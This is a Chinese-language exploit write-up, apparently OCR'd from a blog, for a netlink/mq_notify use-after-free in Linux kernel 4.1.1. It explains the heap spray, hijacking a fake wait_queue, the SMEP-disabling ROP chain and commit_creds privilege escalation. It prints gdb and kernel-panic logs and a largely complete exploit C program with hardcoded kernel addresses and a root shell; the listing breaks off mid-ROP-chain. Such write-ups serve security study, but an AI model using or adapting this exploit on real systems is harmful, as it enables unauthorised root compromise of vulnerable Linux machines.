
netlink_release:

```
static int netlink_release(struct socket *sock)
{
    struct sock *sk = sock->sk;
    struct netlink_sock *nlk;
    if (!sk)
        return 0;

    netlink_remove(sk);
    sock_orphan(sk);
    nlk = nlk_sk(sk);

    ................. ■■ .............................
}
```

可以看到，已经被释放的sock又被重新使用了。

利用分析

通过前面分析可以知道，释放掉sock对象以后，sock对象指针成为野指针，如果我们再次分配kmalloc-1024就有可能分配到该内存，控制sock对象内的关键指针，就会更改



最终会调用sendmsg，这里将会回调sock->proto_ops->sendmsg,当family是AF_UNIX时，将会调用unix_dgram_sendmsg

利用sendmsg控制数据

整个调用路径如下如上图所示，从sysc_sendmsg->syssendmsg->sys_sendmsg
基本不需要任何条件，因此直接分析___sys_sendmsg函数，代码太长不在这贴了。

- 首先建立一个`ctl[36]`的数组,大小为36，然后把该数组地址给一个指针`ctl_buf`
- flag != MSG_CMSG_COMPAT ==> 把参数msg，传递给内核空间的msg_sys (均为 struct msghdr)
- 判断 msg_controllen 不大于 INT_AMX ，并将 该值赋给 ctl_len
- flag != MSG_CMSG_COMAPT ，因此调用 sock_malloc
- 进入sock_malloc 首先判断malloc 的size是否大于sysctl_optmem_max（ : int sysctl_optmem_max __read_mostly = sizeof(unsigned long)*(2**UIO_MAXIOV+512) (: uio_maxiov = 1024)(: sk_omem_alloc 初始化为0)
  ,因为我们要malloc的对象大小为1024，因此满足，所以通过kmalloc申请一个 1024 的堆空间，并返回该指针
- 回到___sys_sendmsg ： 把申请的堆空间指针赋值给 ctl_buf,并将 msg_control 拷贝进去，并将msg_sys->msg_control 修改为 ctl_buf
- used_address 为null，因此执行 sock_sendmsg,这里会回调sock->unix_dgram_ops->unix_dgram_sendmsg
- 进入unix_dgram_sendmsg
- 直接调用scm_send()->__scm_send()
  在介绍下面之前，有必要理解一下 "control infomation",控制消息通过msghdr的msg_control传递，msg_control指向控制第一条控制信息所在位置，一次可以传递多个控制信息，控制信息的总长度为msg_cont
  `+ cmsg_len`确定的,通过判断■■■■■■■■■ `+ cmsg_len > msg_controllen`可以确定是否还有控制消息

  ```
  struct cmsghdr {
   __kernel_size_t cmsg_len;    /* data byte count, including hdr */
       int     cmsg_level; /* originating protocol */
       int     cmsg_type;  /* protocol-specific type */
  };
  ```

- __scm_send : cmsg_level != SQL_COCKET , cmsg_type，=1 或 2 都可以，只要能return 0 ;就可以
- 进入sock_alloc_send_pskb函数：判断 sk_wmem_alloc< sk_sndbuf,sk_wmem_alloc
  表示发送缓冲区长度，sk_sndbuf表示发送缓冲区的最大长度，条件如果为真，则不会阻塞。
- 然后 申请skb空间， 通过 skb_set_owner_w 函数， 增加 sk_wmem_alloc长度。 ，再次申请便会阻塞

了解 ___sys_sendmsg
以后，考虑如何利用他堆喷，在执行完这个函数以后，会释放前面申请的size为1024的对象，这样无论我们怎么喷射，都只会申请同一个对象。前面分是的时候，可以知道
使其阻塞。

```
struct msghdr msg;
   memset(&msg,0,sizeof(msg));
   struct iovec iov;
   char iovbuf[10];
   iov.iov_base = iovbuf;
   iov.iov_len = 10;
   msg.msg_iov = &iov;
   msg.msg_iovlen = 1;
   struct timeval tv;
   memset(&tv,0,sizeof(tv));
   tv.tv_sec = 0;
   tv.tv_usec = 0;
   if(setsockopt(rfd,SOL_SOCKET,SO_SNDTIMEO,&tv,sizeof(tv))){
       perror("heap spary setsockopt");
       exit(-1);
   }
   while(sendmsg(sfd,&msg,MSG_DONTWAIT)>0);
```

这样再通过sendmsg，给定control信息就可以堆喷占位了，不过这里因为sendmsg被阻塞了，所以通过循环去执行sendmsg是不行的，还是需要依赖于多线程。（其实kmalloc-1024在内核中需求量不大，而且在qemu中，只需要通过一次sendmsg，就可以申请到这个对象）

```
for(i=0;i<10;i++){
       if(errno = pthread_create(&pid,NULL,thread3,&t3)){
           perror("pthread_create ");
           exit(-1);
       }
   }
```

接下来就该考虑利用了，肯定是去覆盖netlink_sock对象里面的关键指针，且触发路径比较少的。
一开始考虑通过close(fd),回调sk->sk_destruct，调用链如下：


```
netlink_release->call_rcu->deferred_put_nlk_sk -> sock_put -> sk_free -> __sk_free -> sk_destruct -> __sk_destruct -> netlink_
```

，但是，在执行到netlink_release的时候，会调用netlink_remove->rhashtable_remove_fast,在这里会发生崩溃，想要到达call_rcu，路径太复杂。

结合adlab给出的文章，可以利用netlink_sock的(struct wait_queue_head_t) wait 结构体，这个结构体直接嵌入到netlink_sock结构体中。


因此可以在用户空间伪造wait_queue_t,让netlink_sock->wait.task_list.next指向它，因为环境关闭了smap，因此可以不用考虑这个问题

这样我们就可以控制rip



```
[   50.637060] RIP: 0010:[<deadbeefdeadbeef>]  [<deadbeefdeadbeef>] 0xdeadbeefdeadbeef
```

为了执行用户空间指令，我们首先需要构造ropchain关掉smep。
通用方法就是通过`mov cr4, rdi ; pop rbp ; ret`诸如此类的gadgets
但是直接控制rip为这条gadgets地址肯定达不到目的，因为内核栈内容不受控，因此首先需要栈迁移，例如`xchg esp,eax ; ret`,这里使用eax是非常合适的，看下图




```
 0xffffffff810c3c50 <+32>:    mov    rdx,QWORD PTR [rdi+0x8]
 0xffffffff810c3c54 <+36>:    mov    QWORD PTR [rbp-0x38],r8
 0xffffffff810c3c58 <+40>:    cmp    r12,rdx
 0xffffffff810c3c5b <+43>:    mov    rsi,QWORD PTR [rdx]
 0xffffffff810c3c5e <+46>:    je     0xffffffff810c3ca8 <__wake_up_com
n+120>
 0xffffffff810c3c60 <+48>:    mov    r14d,ecx
 0xffffffff810c3c63 <+51>:    lea    rax,[rdx-0x18]
 0xffffffff810c3c67 <+55>:    lea    r13,[rsi-0x18]
 0xffffffff810c3c6b <+59>:    jmp    0xffffffff810c3c73 <__wake_up_com
n+67>
 0xffffffff810c3c6d <+61>:    nop    DWORD PTR [rax]
 0xffffffff810c3c70 <+64>:    mov    r13,rdx
 0xffffffff810c3c73 <+67>:    mov    ebx,DWORD PTR [rax]
 0xffffffff810c3c75 <+69>:    mov    rcx,QWORD PTR [rbp-0x38]
 0xffffffff810c3c79 <+73>:    mov    edx,r14d
 0xffffffff810c3c7c <+76>:    mov    esi,r15d
 0xffffffff810c3c7f <+79>:    mov    rdi,rax
 0xffffffff810c3c82 <+82>:    call   QWORD PTR [rax+0x10]
```

- rdi是wait结构体的的地址，rdi+8 -> next 的地址 ， 把这个指针的值即我们在用户空间伪造的 wait_queue_t->next 的地址，这样相当于rdx保存的是用户空间 fake wait_queue_t.next的地址
- 然后，根据next的偏移，找到wait_queue_t的地址，并给 rax
- 然后 call [rax+0x10]

可以看出来，eax必定是一个有效的用户空间地址

构造执行rop的时候遇到一个问题，如图



```
kaka@kaka-virtual-machine: ~/kernel/linux-4.1.1 95x41
 R15  0x1
 RBP  0xa0657a60 ◂— 0x0
 RSP  0xa0657988 —▸ 0xffffffff81063d54 (native_swapgs+4) ◂— 0x801f0fc35df8010f
 RIP  0x4009ce ◂— push   rbp /* 0x10ec8348e5894855 */
──────────────────────────────────────[ DISASM ]──────────────────────────────────────
   0xffffffff811b265d <kmem_cache_shrink+45>    pop    rdi
   0xffffffff811b265e <kmem_cache_shrink+46>    ret
    ↓
   0xffffffff810031bd <xen_write_cr4+13>        mov    cr4, rdi
   0xffffffff810031c0 <xen_write_cr4+16>        pop    rbp
   0xffffffff810031c1 <xen_write_cr4+17>        ret
    ↓
 ► 0x4009ce                                     push   rbp
   0x4009cf                                     mov    rbp, rsp
   0x4009d2                                     sub    rsp, 0x10
   0x4009d6                                     mov    qword ptr [rip + 0x2e114f], -0x7ef5e8e0
<0xffffffff810a1720>
   0x4009e1                                     mov    qword ptr [rip + 0x2e114c], -0x7ef5e5a0
<0xffffffff810a1a60>
   0x4009ec                                     mov    rax, qword ptr [rip + 0x2e1145]
──────────────────────────────────────[ STACK ]───────────────────────────────────────
00:0000│ rsp  0xa0657988 —▸ 0xffffffff81063d54 (native_swapgs+4) ◂— 0x801f0fc35df8010f
01:0008│      0xa0657990 —▸ 0xa0657a60 ◂— 0x0
02:0010│      0xa0657998 —▸ 0xffffffff81a834ad (kallsyms_names+741853) ◂— 0x80bc50192d7ffcf
03:0018│      0xa06579a0 —▸ 0x400a11 ◂— push   rbp /* 0x4af1e8bfe5894855 */
04:0020│      0xa06579a8 ◂— 0x33 /* '3' */
05:0028│      0xa06579b0 ◂— 0x246
06:0030│      0xa06579b8 —▸ 0x7ffda0657e70 —▸ 0x40bcf0 ◂— push   r14 /* 0x6d9ed8be415641 */
07:0038│      0xa06579c0 ◂— 0x2b /* '+' */
────────────────────────────────────[ BACKTRACE ]─────────────────────────────────────
 ► f 0           4009ce
   f 1 ffffffff81063d54 native_swapgs+4
   f 2 ffffffff81a834ad kallsyms_names+741853
   f 3           400a11
   f 4               33
   f 5              246
   f 6     7ffda0657e70
   f 7               2b
   f 8                0
```

```
kaka@kaka-virtual-machine: ~/kernel/linux-4.1.1 46x41
246 ffff88000004e300 0000000000000000
[   46.728556] Call Trace:
[   46.728556]  <UNK>
[   46.728556] Code: 00 00 89 c1 4c 89 e2 48 8
9 de 4c 89 f7 e8 20 fa ff ff e9 79 fc ff ff 90
 66 2e 0f 1f 84 00 00 00 00 00 55 48 89 e5 41
54 49 89 fc <53> 48 89 f3 0f 20 d0 0f 1f 40 00
 48 89 de 4c 89 e7 48 89 c2 e8
[   46.728556] Kernel panic - not syncing: Mac
hine halted.
[   46.728556] CPU: 0 PID: 110 Comm: exploit N
ot tainted 4.1.1 #1
[   46.728556] Hardware name: QEMU Standard PC
 (i440FX + PIIX, 1996), BIOS Ubuntu-1.8.2-1ubu
ntu1 04/01/2014
[   46.728556]  0000000000000000 00000000566e3
b9e ffff880007804e78 ffffffff818392de
[   46.728556]  0000000000000000 ffffffff81ac4
e89 ffff880007804ef8 ffffffff81837a67
[   46.728556]  ffff880000000008 ffff880007804
f08 ffff880007804ea8 00000000566e3b9e
[   46.728556] Call Trace:
[   46.728556]  <#DF>  [<ffffffff818392de>] du
mp_stack+0x45/0x57
[   46.728556]  [<ffffffff81837a67>] panic+0xd
0/0x203
[   46.728556]  [<ffffffff81060015>] df_debug+
0x35/0x40
[   46.728556]  [<ffffffff8101625b>] do_double
_fault+0x8b/0x110
[   46.728556]  [<ffffffff81841e68>] double_fa
ult+0x28/0x30
[   46.728556]  [<ffffffff818410c7>] ? native_
iret+0x7/0x7
[   46.728556]  [<ffffffff8106a859>] ? do_page
_fault+0x9/0x30
[   46.728556]  <<EOE>>  <UNK>
[   46.728556] Kernel Offset: disabled
[   46.728556] ---[ end Kernel panic - not syn
```

在执行push rbp的时候crash了，没找到原因，就不写函数了，直接用rop执行commit_creds(prepare_kernelk_cred(0))
通常用如下gadgets (stack 状态)

```
addr->pop rdi ; ret
0
addr->prepare_kernel_cred
addr->mov rdi, rax ; ret
addr->commit_creds
```

或者利用上面的变形
但是在我执行的时候又遇到一个问题，因为rax不为空

```
Dump of assembler code for function prepare_kernel_cred:
(■■)
  0xffffffff810a1a80 <+32>:    test   rax,rax
=> 0xffffffff810a1a83 <+35>:    je     0xffffffff810a1b78 <prepare_kernel_cred+280>
  0xffffffff810a1a89 <+41>:    test   r12,r12
  0xffffffff810a1a8c <+44>:    mov    rbx,rax
  0xffffffff810a1a8f <+47>:    je     0xffffffff810a1b40 <prepare_kernel_cred+224>
  0xffffffff810a1a95 <+53>:    mov    rdi,r12
  0xffffffff810a1a98 <+56>:    call   0xffffffff810a1a00 <get_task_cred>
  0xffffffff810a1a9d <+61>:    mov    r12,rax
  0xffffffff810a1aa0 <+64>:    mov    rdi,rbx
  0xffffffff810a1aa3 <+67>:    mov    rsi,r12
  0xffffffff810a1aa6 <+70>:    mov    ecx,0x14
  0xffffffff810a1aab <+75>:    rep movs QWORD PTR es:[rdi],QWORD PTR ds:[rsi]
  0xffffffff810a1aae <+78>:    mov    DWORD PTR [rbx],0x1
  0xffffffff810a1ab4 <+84>:    mov    rax,QWORD PTR [rbx+0x78]
  0xffffffff810a1ab8 <+88>:    inc    DWORD PTR ds:[rax]
  0xffffffff810a1abb <+91>:    mov    rax,QWORD PTR [rbx+0x80]
  0xffffffff810a1ac2 <+98>:    test   rax,rax
  0xffffffff810a1ac5 <+101>:   je     0xffffffff810a1ace <prepare_kernel_cred+110>
  0xffffffff810a1ac7 <+103>:   inc    DWORD PTR ds:[rax+0xc0]
  0xffffffff810a1ace <+110>:   mov    rax,QWORD PTR [rbx+0x88]
  0xffffffff810a1ad5 <+117>:   inc    DWORD PTR ds:[rax]
  0xffffffff810a1ad8 <+120>:   mov    edx,0xd0
  0xffffffff810a1add <+125>:   mov    QWORD PTR [rbx+0x50],0x0
  0xffffffff810a1ae5 <+133>:   mov    QWORD PTR [rbx+0x58],0x0
  0xffffffff810a1aed <+141>:   mov    QWORD PTR [rbx+0x60],0x0
  0xffffffff810a1af5 <+149>:   mov    QWORD PTR [rbx+0x68],0x0
  0xffffffff810a1afd <+157>:   mov    rsi,r12
  0xffffffff810a1b00 <+160>:   mov    BYTE PTR [rbx+0x48],0x1
  0xffffffff810a1b04 <+164>:   mov    QWORD PTR [rbx+0x70],0x0
  0xffffffff810a1b0c <+172>:   mov    rdi,rbx
  0xffffffff810a1b0f <+175>:   call   0xffffffff813478d0 <security_prepare_creds>
  0xffffffff810a1b14 <+180>:   test   eax,eax
  0xffffffff810a1b16 <+182>:   js     0xffffffff810a1b58 <prepare_kernel_cred+248>
  0xffffffff810a1b18 <+184>:   dec    DWORD PTR ds:[r12]
  0xffffffff810a1b1d <+189>:   je     0xffffffff810a1b30 <prepare_kernel_cred+208>
  0xffffffff810a1b1f <+191>:   mov    rax,rbx
  0xffffffff810a1b22 <+194>:   pop    rbx
  0xffffffff810a1b23 <+195>:   pop    r12
  0xffffffff810a1b25 <+197>:   pop    rbp
  0xffffffff810a1b26 <+198>:   ret
  0xffffffff810a1b27 <+199>:   nop    WORD PTR [rax+rax*1+0x0]
  0xffffffff810a1b30 <+208>:   mov    rdi,r12
  0xffffffff810a1b33 <+211>:   call   0xffffffff810a1540 <__put_cred>
  0xffffffff810a1b38 <+216>:   mov    rax,rbx
  0xffffffff810a1b3b <+219>:   pop    rbx
  0xffffffff810a1b3c <+220>:   pop    r12
  0xffffffff810a1b3e <+222>:   pop    rbp
  0xffffffff810a1b3f <+223>:   ret
(■■)
  0xffffffff810a1b78 <+280>:   xor    eax,eax
  0xffffffff810a1b7a <+282>:   jmp    0xffffffff810a1b3b <prepare_kernel_cred+219>
(■■)
End of assembler dump.
```

因为rax的原因，没有正确执行prepare_kernel_creds，因此还需要加一条gadgets

开始找的iret gadget并不能运行成功，不知道为啥，在im0963老哥的提示下，换了一条gadgets解决了

exploit：这份exploit在linux kernel 4.1.1上面测试成功了，内核不同，可能需要改一些偏移

```
#gcc exploit.c -lpthread -static -o exploit
#define _GNU_SOURCE
#include <asm/types.h>
#include <mqueue.h>
#include <stdio.h>
```

```
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <linux/netlink.h>
#include <pthread.h>
#include <errno.h>
#include <stdbool.h>
#include <sys/un.h>
#include <sys/mman.h>

#define MAX_MSGSIZE 1024
#define SOL_NETLINK (270)
#define _mq_notify(mqdes, sevp) syscall(__NR_mq_notify, mqdes, sevp)

struct state
{
   int ok;
   int fd;
   int close_fd;
}state;

struct u_wait_queue{
   unsigned int flag;
   long* pri;
   long* func;
   long* next;
   long* prev;
};
#define KERNCALL __attribute__((regparm(3)))

void ( * commit_creds )(void *) KERNCALL ;
size_t* (* prepare_kernel_cred)(void *) KERNCALL ;

void getroot(){
   commit_creds = 0xffffffff810a1720 ;
   prepare_kernel_cred = 0xffffffff810a1a60;
   size_t cred = prepare_kernel_cred(0);
   commit_creds(cred);
}
void getshell(){
   system("/bin/sh");
}
unsigned long user_cs, user_ss, user_eflags,user_sp ;
void save_stats() {
   asm(
       "movq %%cs, %0\n"
       "movq %%ss, %1\n"
       "movq %%rsp, %3\n"
       "pushfq\n"
       "popq %2\n"
       :"=r"(user_cs), "=r"(user_ss), "=r"(user_eflags),"=r"(user_sp)
       :
       : "memory"
   );
}
int add_rmem_alloc(void){
   int fd1 = -1;
   int fd2 = -1;
   fd1 = socket(AF_NETLINK,SOCK_RAW,2);
   fd2 = socket(AF_NETLINK,SOCK_DGRAM,2);
   struct sockaddr_nl nladdr;
   nladdr.nl_family = AF_NETLINK;
   nladdr.nl_groups = 0;
   nladdr.nl_pad = 0;
   nladdr.nl_pid = 10;
   bind(fd1,(struct sockaddr*)&nladdr,sizeof(struct sockaddr_nl));
   struct msghdr msg;
   struct sockaddr_nl r_nladdr;
   r_nladdr.nl_pad = 0;
   r_nladdr.nl_pid = 10;
   r_nladdr.nl_family = AF_NETLINK;
   r_nladdr.nl_groups = 0;

   memset(&msg,0,sizeof(msg));
   msg.msg_name = &r_nladdr; /*address of receiver*/
   msg.msg_namelen = sizeof(nladdr);
   /* message head */
   char buffer[] = "An example message";
   struct nlmsghdr *nlhdr;
   nlhdr = (struct nlmsghdr*)malloc(NLMSG_SPACE(MAX_MSGSIZE));
   strcpy(NLMSG_DATA(nlhdr),buffer);
   nlhdr->nlmsg_len = NLMSG_LENGTH(strlen(buffer));/*nlmsghdr len + data len*/
   nlhdr->nlmsg_pid = getpid();  /* self pid */
   nlhdr->nlmsg_flags = 0;

   struct iovec iov;
   iov.iov_base = nlhdr;
   iov.iov_len = nlhdr->nlmsg_len;
   msg.msg_iov = &iov;
   msg.msg_iovlen = 1;

   while (sendmsg(fd2, &msg, MSG_DONTWAIT)>0) ;
   if (errno != EAGAIN)
   {
       perror("sendmsg");
       exit(-5);
   }
   printf("[*] sk_rmem_alloc > sk_rcvbuf ==> ok\n");
   return fd1;

   return 0;
}
static void *thread2(struct state *s){
   int fd = s->fd;
   s->ok = 1;
   sleep(3);
   close(s->close_fd);
   int optval = 1;
   if(setsockopt(fd,SOL_NETLINK,NETLINK_NO_ENOBUFS,&optval,4)){
       perror("setsockopt ");
   }
   else{
       puts("[*] wake up thread 1");
   }
}
void tiger(int fd){
   pthread_t pid;
   struct state s;
   s.ok = 0;
   s.fd = fd;
   s.close_fd = dup(fd);
   if(errno = pthread_create(&pid,NULL,thread2,&s)){
       perror("pthread_create ");
       exit(-1);
   }
   while(!(s.ok));
   puts("[*] mq_notify start");
   struct sigevent sigv;
   sigv.sigev_signo = s.close_fd;
   sigv.sigev_notify = SIGEV_THREAD;
   sigv.sigev_value.sival_ptr = "test";
   _mq_notify((mqd_t)0x666,&sigv);
   puts("ok");
}
```

```c
struct thread3_arg
{
   int send ;
   int fd;
   struct msghdr *msg;
   int flag;
};
static void *thread3(struct thread3_arg *arg){
   sendmsg(arg->fd,arg->msg,0);
}
void heap_spray(int nlk_fd){
   int sfd = -1;
   int rfd = -1;
   sfd = socket(AF_UNIX,SOCK_DGRAM,0);
   rfd = socket(AF_UNIX,SOCK_DGRAM,0);
   if (rfd<0||sfd<0){
       perror("heap spray socket");
       exit(-1);
   }
   printf("send fd : %d\nrecv fd : %d\n",sfd,rfd);

   char *saddr = "@test";
   struct sockaddr_un serv;
   serv.sun_family = AF_UNIX;
   strcpy(serv.sun_path,saddr);
   serv.sun_path[0] = 0;
   if(bind(rfd,(struct sockaddr*)&serv,sizeof(serv))){
       perror("heap spray bind");
       exit(-1);
   }
   if(connect(sfd,(struct sockaddr*)&serv,sizeof(serv))){
       perror("heap spray bind");
       exit(-1);
   }

   struct msghdr msg;
   memset(&msg,0,sizeof(msg));
   struct iovec iov;
   char iovbuf[10];
   iov.iov_base = iovbuf;
   iov.iov_len = 10;
   char buf[1024];
   memset(buf,0x41,1024);
   struct cmsghdr *pbuf;
   pbuf = (struct cmsghdr*)buf;
   pbuf->cmsg_len = 1024;
   pbuf->cmsg_level = 0;
   pbuf->cmsg_type = 1;
   *(unsigned int*)((char*)buf+0x2b0) = 0x12345678;/*portid*/
   *(unsigned long*)((char*)buf+0x2c8) = 0;       /*groups*/
   struct u_wait_queue uwq;   /*■■■■■■■■u_wait_queue_t*/
   memset(&uwq,0x66,sizeof(uwq));
   uwq.flag = 0x01;
   //uwq.func = 0xdeadbeefdeadbeef;
   uwq.func = 0xffffffff81000085; /* swapgs ; ret; addr*/
   uwq.next = &(uwq.next);
   uwq.prev = &(uwq.next);
   printf("buf : %p\nuwq : %p\n",buf,&(uwq.next));
   *(unsigned long*)((char*)buf+0x2e8) = (void*)(&(uwq.next));/*■■netlink_sock->wait->tasklist.next,■■■■■fake uwq■next■■*/
   //*(unsigned long*)((char*)buf+0x2f0) = (void*)0x4444444444444444;
   msg.msg_iov = &iov;
   msg.msg_iovlen = 1;
   //msg.msg_controllen = 0;
   /*■■■■■■,■■xchg■■■■■*/
   size_t *p = ((unsigned int)&uwq)&0xffffffff;
   size_t *ptmp = p-0x20;
   mmap(ptmp, 0x200, 7, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
   /*
   0xffffffff8100abde : pop rax ; ret
```

```
    0xffffffff811b265d : pop rdi ; ret
    0xffffffff8105c144 : pop rbx ; ret
    0xffffffff813b3eba : mov rdi, rax ; call rbx
    commit_creds = 0xffffffff810a1720 ;
    prepare_kernel_cred = 0xffffffff810a1a60;
    */
    int r = 0;
    p[r++] = 0xffffffff811b265d ;// pop rdi ; ret
    p[r++] = 0x6f0;
    p[r++] = 0xffffffff810031bd ;// mov cr4, rdi ; pop rbp ; ret
    p[r++] = (unsigned long)p+0x100;
